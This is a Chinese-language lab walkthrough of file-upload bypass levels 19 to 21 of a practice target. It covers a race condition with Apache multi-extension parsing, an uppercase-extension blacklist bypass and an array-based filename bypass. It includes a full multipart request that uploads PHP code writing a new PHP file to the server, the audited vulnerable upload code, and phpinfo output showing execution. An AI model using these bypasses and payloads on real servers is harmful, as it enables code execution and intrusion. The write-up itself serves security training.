
先检查文件后缀是否在白名单内，然后上传至upload目录中（预设目录）,然后重命名该文件，然后移动到upload目录中

同样是条件竞争，同时配合apache解析漏洞**只要文件名是shell.php.*,都会当作php代码来解析**

于是上传aaa.php.7z 同时不断访问

```
POST /Pass-19/index.php?action=show_code HTTP/1.1
Host: 123.56.166.12:8803
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------121893013577968725741728910l3
Content-Length: 504
Origin: http://123.56.166.12:8803
Connection: close
Referer: http://123.56.166.12:8803/Pass-19/index.php?action=show_code
Upgrade-Insecure-Requests: 1

-----------------------------121893013577968725741728910l3
Content-Disposition: form-data; name="upload_file"; filename="aaa.php.7z"
Content-Type: application/octet-stream

<?php
$a = 'PD9waHAgcGhwaW5mbygpOz8+';
$myfile = fopen('phpinfo.php','w');

fwrite($myfile,base64_decode($a));
fclose($myfile);




?>
-----------------------------121893013577968725741728910l3
Content-Disposition: form-data; name="submit"

□□□□□□
-----------------------------121893013577968725741728910l3--
```





可以看到有200响应码，访问phpinfo.php

123.56.166.12:8803/upload/phpinfo.php


PHP Version 5.5.38

System	Linux 86eed04e42cb 5.4.0-90-generic #101-Ubuntu SMP Fri Oct 15 20:00:55 UTC 2021 x86_64
Build Date	Aug 10 2016 21:02:47
Configure Command	'./configure' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--disable-cgi' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-apxs2'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-exif.ini, /usr/local/etc/php/conf.d/docker-php-ext-gd.ini, /usr/local/etc/php/conf.d/php.ini
PHP API	20121113
PHP Extension	20121212
Zend Extension	220121212
Zend Extension	API220121212,NTS

成功上传

pass-20

文件后缀黑名单检测，没有进行大小写判断，因此可以进行大小写绕过




成功上传并解析

123.56.166.12:8803/upload/pass-20.phP


PHP Version 5.5.38

System	Linux 86eed04e42cb 5.4.0-90-generic #101-Ubuntu SMP Fri Oct 15 20:00:55 UTC 2021 x86_64
Build Date	Aug 10 2016 21:02:47
Configure Command	'./configure' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--disable-cgi' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-apxs2'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files	/usr/local/etc/php/conf.d/docker-php-ext-exif.ini, /usr/local/etc/php/conf.d

如果是windows，也可以使用00截断绕过(php版本<5.3)



成功上传并解析



pass-21

如果支持数组上传或者数组命名。如果逻辑写的有问题会造成安全隐患，导致不可预期的上传。这种上传攻击，它是属于攻击者白盒审计后发现
的漏洞居多

代码审计

```
$is_upload = false;
$msg = null;
if(!empty($_FILES['upload_file'])){
    //检查MIME
    $allow_type = array('image/jpeg','image/png','image/gif');
    if(!in_array($_FILES['upload_file']['type'],$allow_type)){
        $msg = "禁止上传该类型文件!";
    }else{
        //检查文件名
        $file = empty($_POST['save_name']) ? $_FILES['upload_file']['name'] :
$_POST['save_name'];
        if (!is_array($file)) {
            $file = explode('.', strtolower($file));
        }

        $ext = end($file);
        $allow_suffix = array('jpg','png','gif');
        if (!in_array($ext, $allow_suffix)) {
            $msg = "禁止上传该后缀文件!";
        }else{
            $file_name = reset($file) . '.' . $file[count($file) - 1];
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' .$file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
```


```
                $msg = "文件上传成功！";
                $is_upload = true;
            } else {
                $msg = "文件上传失败！";
            }
        }
    }
}else{
    $msg = "请选择要上传的文件！";
}
```

首先检测文件类型，看到可控参数save_name如果不是数组的情况下，如果后缀名不是图片禁止上传

如果是数组绕过图片类型的检测 接着处理数组 把第一个数组与第二个数组拼接

数组绕过攻击，构造上传表单，设置数组上传，设置数组上传。从代码中，可以知道第二个数组必须

大于 1 即可使第二个数组的值就获取不了，字符串拼接起来就是 upload-21.php/. 就能上传upload-21.php



成功上传

123.56.166.12:8803/upload/upload-21.php

MO???5?o??w?;?_??vyQH?n?YR ?5BG?3,?]?c?uwD?HhF?0.\?(?:?E?IIF????S W2?^(?1???q:??IEND?B`?

PHP Version 5.5.38

System	Linux 86eed04e42cb 5.4.0-90-generic #101-Ubuntu SMP Fri Oct 15 20:00:55 UTC 2021 x86_64
Build Date	Aug 10 2016 21:02:47
Configure Command	'./configure' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--disable-cgi' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-apxs2'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-exif.ini, /usr/local/etc/php/conf.d/docker-php-ext-gd.ini, /usr/local/etc/php/conf.d/php.ini
PHP API	20121113
PHP Extension	20121212
Zend Extension	220121212
Zend Extension Build	API220121212,NTS
PHP Extension Build	API20121212,NTS